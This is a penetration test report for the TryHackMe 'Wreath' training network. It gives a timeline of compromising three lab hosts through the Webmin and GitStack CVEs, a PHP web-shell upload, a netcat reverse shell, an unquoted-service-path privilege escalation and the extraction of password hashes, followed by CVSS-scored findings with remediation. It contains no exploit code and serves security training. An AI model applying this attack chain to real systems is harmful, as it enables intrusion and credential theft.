[THM Report] - Wreath Network

TryHackMe | Wreath

Room URL: https://tryhackme.com/room/wreath

Author: William Kibirango (radwolfsdragon)

July 2021

~~~~~~

Table of Contents
~~~~~~

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~


Executive Summary

Thomas Wreath made a request to perform an assessment of his internal home network, consisting of 3 hosts, used to host his personal projects and their source code. The assessment lasted for 9 days, from
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~


26th June 2021 to 4th July 2021, and was tested by William Kibirango.

During the assessment, the production server (prod-serv), hosting Thomas' public website, was found running a vulnerable web service, causing it to be fully compromised. The production server was leveraged to move to other parts of the network. During this lateral movement, the local git repository server (git-serv) was discovered and was found to be running a vulnerable service as well, which led it to be fully compromised and user account credentials were subsequently acquired. Using the compromised git-serv host, the repurposed server (wreath-pc) was found to be running a local version of the website with a vulnerable file upload page, which required authentication to access. The authentication was bypassed using the previously acquired credentials and the system was compromised using the file upload page. Using this access, further effort was made to gain full access to the system and user credentials were acquired again from the wreath-pc host, as proof of full network takeover.

The graphs below give a high level overview of the findings discovered in the network during the assessment.



A total of 8 vulnerabilities were discovered across the network with 4 being of HIGH severity, meaning these are the ones that should be remediated first and as soon as possible. Some of the vulnerabilities were common among multiple hosts on the network.



Looking at the different hosts on the network, it was found that the repurposed server (wreath-pc) host had the most vulnerabilities, and the production server (prod-serv) had the highest density of HIGH severity vulnerabilities relative to the other hosts in the network.

There were some good security practices that were observed in the network too. The use of public key authentication, secure public website access with end-to-end encryption, and running active firewalls on the hosts to hide internal services, was great to observe. These settings are highly recommended to have in the network, and they should remain.

From the results of the assessment, there are a number of remediation strategies that are strongly advisable to implement on this network to improve it's overall security:

- revision of patch management program to ensure publicly accessible services are patched and updated, reducing the network attack surface.

- revision of server hardening program, with emphasis on implementing and enforcing security best practices when setting up new systems or maintaining existing ones.

- revision of code review process and integration of secure software development practices, to ensure high quality and highly secure applications are exposed to the public.

- revision of password policy, focusing on minimal password reuse across systems and applications, with passwords being of increased length and complexity. Incorporation of password management tools would greatly increase the adoption of these proposed policy changes.


Chapter 1: Introduction

An old friend from university, Thomas Wreath, requested an assessment on his home network, where he hosts his personal projects. The request was accepted at no financial cost and this report details the results of that assessment.

To begin the assessment, the following brief was presented by Thomas to the tester.

“There are two machines on my home network that host projects and stuff I'm working on in my own time -- one of them has a webserver that's port forwarded, so that's your way in if you can find a vulnerability! It's serving a website that's pushed to my git server from my own PC for version control, then cloned to the public facing server. See if you can get into these! My own PC is also on that network, but I doubt you'll be able to get into that as it has protections turned on, doesn't run anything vulnerable, and can't be accessed by the public-facing section of the network. Well, I say PC -- it's technically a repurposed server because I had a spare license lying around, but same difference.”

The following network diagram was then inferred, in preparation for the assessment.



1.1 Timeline

Date and Time to carry out the test

Date range: undefined
Time range: undefined

Activity Log

Date/Time	Activity
2021-06-26 22:03 EAT	Enumerated of the external web server
2021-06-26 22:46 EAT	Exploited of the Webmin service, running on the external web server, to gain web shell access as Linux root user and obtained SSH private key
2021-06-27 18:06 EAT	Enumerated internal network through root SSH access on external web server
2021-06-27 18:36 EAT	Pivoted through the external web server to access the internal Git server

Date/Time	Activity
2021-06-27 19:08 EAT	Exploited the GitStack service, running on the internal Git server, to gain web shell access as Windows SYSTEM user
2021-06-28 19:56 EAT	Created local admin user on internal Git server to obtain a hash dump of the Administrator user credentials
2021-06-29 22:42 EAT	Enumerated the personal PC through WinRM access to the Git Server as Administrator user
2021-06-29 23:09 EAT	Pivoted through the internal GIt server to access the website running on Thomas' personal PC
2021-06-30 23:18 EAT	Created and tested proof-of-concept PHP web shell code to upload via a restricted form on the personal PC website
2021-07-01 18:52 EAT	Uploaded a web shell to the personal PC website and used it to get a reverse Windows shell using netcat
2021-07-04 16:51 EAT	Enumerated the personal PC and discovered a Service Path vulnerability
2021-07-04 17:06 EAT	Escalated privileges on the personal PC to get Windows SYSTEM access using the Service Path vulnerability
2021-07-04 19:10 EAT	Exfiltrated user password hashes from the personal PC as proof of full network exploitation

Date/Time	Activity
2021-07-04 19:42 EAT	Performed clean up as required

1.2 Scope

Hosts in scope

Host name	Description	IPv4 Address	Ports
prod-serv	External Web server	10.200.79.200	1-15000
git-serv	Internal Git Server	10.200.79.150	1-15000
wreath-pc	Thomas' PC (repurposed server)	10.200.79.100	undefined

Hosts out of scope

Host name / Description	IPv4 address
OpenVPN server	10.200.79.250
AWS network infrastructure host	10.200.79.1

Other hosts

Hostname	Description	IPv4 Address
kali	Attack machine	10.50.68.16

1.3 Contact Information

Tester

Name: William Kibirango

Email Address: clg5vkm4a@relay.firefox.com

Network Owner

Name: Thomas Wreath

Email Address: me@thomaswreath.thm

1.4 Report Handling Procedure

Reports should be written in **English** and submitted as **PDFs** hosted on Github, Google Drive or somewhere else on the internet to be viewed in the browser with **no downloads required**.

Reports should **not** contain answers to questions, as far as is possible (i.e. host names are fine, passwords or password hashes are not).

Writeups submitted in other formats will **not** be accepted to the room. If you want to do a video walkthrough of the network then this can be linked to at the end of an otherwise complete PDF report.

Chapter 2: Findings and their Remediation


This section details the vulnerabilities found and how they can be remediated. All CVSS scores were calculated using https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator and the results generated are based on a professional **opinion** on the severity of the findings, and therefore, should be treated as such.

2.1 Unpatched Software

Host:
- prod-serv (10.200.79.200)
- git-serv (10.200.79.150)

Severity: HIGH

CVSS Score:



CVSS Base Score: 6.5
Impact Subscore: 3.6
Exploitability Subscore: 2.8
CVSS Temporal Score: 6.0
CVSS Environmental Score: 7.7
Modified Impact Subscore: 5.4
Overall CVSS Score: 7.7

CVSS Vector:
https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:F/RL:O/RC:C/CR:H/IR:M/AR:H/MAV:A/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:N/MA:N&version=3.1

Description:
There is software running on the mentioned hosts with known exploitable vulnerabilities.

- CVE-2019-15107 on prod-serv (10.200.79.200)
  ◇ https://nvd.nist.gov/vuln/detail/CVE-2019-15107

- CVE-2018-5955 on git-serv (10.200.79.150)
  ◇ https://nvd.nist.gov/vuln/detail/CVE-2018-5955

Impact:
Known vulnerabilities exploited by malicious actors can lead to full system compromise and information processed and stored on the affected hosts can be easily read and/or modified by the malicious actors.

Remediation:
- update and/or upgrade to the latest patched and stable version


- implement patch management on critical servers and services on the network

2.2 Improper Service Permissions

Host:
- prod-serv (10.200.79.200)
- git-serv (10.200.79.150)

Severity: HIGH

CVSS Score:



CVSS Base Score: 6.5
Impact Subscore: 3.6
Exploitability Subscore: 2.8
CVSS Temporal Score: 6.0
CVSS Environmental Score: 7.7
Modified Impact Subscore: 5.4
Overall CVSS Score: 7.7

CVSS Vector:
https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:F/RL:O/RC:C/CR:H/IR:H/AR:M/MAV:A/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:N/MA:N&version=3.1

Description:
Externally accessible services running on the mentioned hosts run with unnecessarily high privileges.

- prod-serv (10.200.79.200)
  - ◇ Webmin web service running as `root`

- git-serv (10.200.79.150)
  - ◇ Gitstack web service running as `nt authority\system`

Impact:
When a malicious actor gains control of these services, they can use this access to gain full control of the target system and thus completely compromise it's security.


Remediation:
- reconfigure services to run with the **least** privileges possible to perform their tasks **fully** as required.
  ◇ https://us-cert.cisa.gov/bsi/articles/knowledge/principles/least-privilege

2.3 Unquoted Service Path

Host:
- wreath-pc (10.200.79.100)

Severity: HIGH

CVSS Score:



CVSS Vector:
https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:L/-PR:L/UI:N/S:U/C:H/I:L/A:L/E:F/RL:O/RC:C/CR:H/IR:M/AR:L/MAV:L/MAC:L/MPR:L/-MUI:N/MS:U/MC:H/MI:L/MA:N&version=3.1

Description:
The path name variable in the Windows registry to the binary executable for the mentioned system's service is unquoted.

- wreath-pc (10.200.79.100)
  ◇ `SystemExplorerHelpService` has an unquoted service path name

Impact:
This misconfiguration can allow a malicious actor to hijack which binary gets executed when the system tries to resolve the path to the service's binary executable. More information can be found here:

- https://pentestlab.blog/2017/03/09/unquoted-service-path/


Remediation:
add quotes to the service's path registry key value:
- https://www.tecklyfe.com/remediation-microsoft-windows-unquoted-service-path-enumeration-vulnerability/
- https://github.com/VectorBCO/windows-path-enumerate/

2.4 Unrestricted File Upload

Host:
- wreath-pc (10.200.79.100)

Severity: HIGH

CVSS Score:



CVSS Base Score: 5.5
Impact Subscore: 3.6
Exploitability Subscore: 1.8
CVSS Temporal Score: 5.1
CVSS Environmental Score: 6.7
Modified Impact Subscore: 5.4
Overall CVSS Score: 6.7

CVSS Vector:
https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N/E:P/RL:W/RC:C/CR:H/IR:M/AR:L/MAV:L/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:N/MA:N&version=3.1

Description:
A malicious actor can easily bypass filters on the web application hosted on the mentioned hosts and upload any kind of file.

Impact:
Executable files uploaded can be used to run commands on the target host and thus compromise data confidentiality and integrity.

Remediation:
- thorough code review and testing for exceptions and errors on the web application

◇ https://www.microsoft.com/en-us/research/blog/a-brief-introduction-to-fuzzing-and-why-its-an-important-tool-for-developers/
◇ https://owasp.org/www-community/Fuzzing

- restrict running development code to `localhost`, so as to minimise the attack surface
- using sophisticated filters on upload forms

◇ https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html


2.5 Improper User Permissions

Host:

- wreath-pc (10.200.79.100)

Severity: MEDIUM

CVSS Score:



CVSS Base Score: 6.3
Impact Subscore: 5.5
Exploitability Subscore: 0.8
CVSS Temporal Score: 6.0
CVSS Environmental Score: 6.4
Modified Impact Subscore: 5.9
Overall CVSS Score: 6.4

CVSS Vector:
https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:L/E:F/RL:W/RC:C/CR:H/IR:H/AR:M/MAV:L/MAC:L/MPR:H/MUI:N/MS:U/MC:H/MI:H/MA:L&version=3.1

Description:
Local users accounts have unnecessarily high privileges to modify services on the mentioned systems.

- wreath-pc (10.200.79.100)

◇ User group `builtin\users` had full control of `SystemExplorerHelpService` running as `LocalSystem`

Impact:

Users with high privileges might accidentally or intentionally damage core system functions by modifying system services and possibly elevate their privileges to fully compromise the target system.


Remediation:
- revise user permissions to ensure ONLY authorised users are allowed full access to system services.

2.6 Weak Credentials

Host:
- git-serv (10.200.79.150)

Severity: MEDIUM

CVSS Score:



CVSS Base Score: 4.1
Impact Subscore: 3.6
Exploitability Subscore: 0.5
CVSS Temporal Score: 3.9
CVSS Environmental Score: 5.6
Modified Impact Subscore: 5.4
Overall CVSS Score: 5.6

CVSS Vector:
https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:H/PR:H/UI:N/S:U/C:H/I:N/A:N/E:F/RL:W/RC:C/CR:H/IR:M/AR:H/MAV:L/MAC:H/MPR:H/MUI:N/MS:U/MC:H/MI:N/MA:N&version=3.1

Description:
There are applications and accounts on the mentioned hosts with password hashes that are easily crackable and/or are part of publicly leaked password databases.

- git-serv (10.200.79.150)
  - ◇ Thomas Windows user - Easily crackable password hash

Impact:
Having easily crackable or guessable passwords allows malicious actors to easily authenticate themselves onto private and/or sensitive platforms and read and/or modify information or execute harmful commands.


Remediation:
- revise password policy to use **long** (possibly pseudo-random) and complex passwords
- add multi-factor authentication for user accounts

2.7 Password Reuse

Host:
- git-serv (10.200.79.150)
- wreath-pc (10.200.79.100)

Severity: MEDIUM

CVSS Score:



CVSS Base Score: 4.1
Impact Subscore: 3.6
Exploitability Subscore: 0.5
CVSS Temporal Score: 3.9
CVSS Environmental Score: 5.6
Modified Impact Subscore: 5.4
Overall CVSS Score: 5.6

CVSS Vector:
https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:H/PR:H/UI:N/S:U/C:H/I:N/A:N/E:F/RL:W/RC:C/CR:H/IR:M/AR:H/MAV:L/MAC:H/MPR:H/MUI:N/MS:U/MC:H/MI:N/MA:N&version=3.1

Description:
There are applications and accounts on the mentioned hosts which use the same password to authenticate users when logging into them.

Sites with the same passwords were:

- git-serv (10.200.79.150)

    - ◇ Thomas Windows user

- wreath-pc (10.200.79.100)
    - ◇ `/resources/index.php`

Impact:
Having identical passwords used in multiple accounts and platforms makes them vulnerable to password spraying and credential stuffing attacks across the network and allow malicious actors to log into sensitive systems. More information can be found in the resources below:

- https://en.wikipedia.org/wiki/Credential_stuffing
- https://owasp.org/www-community/attacks/Password_Spraying_Attack

Remediation:

- setup notifications for publicly leaked passwords and hash dumps with tools like Firefox Password Manager
    - ◇ https://www.mozilla.org/en-US/firefox/features/password-manager/
    - ◇ https://support.mozilla.org/en-US/kb/firefox-monitor
- use password managers to store complex passwords for multiple sites and platforms like KeePass XC and LastPass
    - ◇ https://www.lastpass.com/
    - ◇ https://keepassxc.org/
- revise the password policy to enforce regular password changes (such as every quarter) and rare/no password repetition

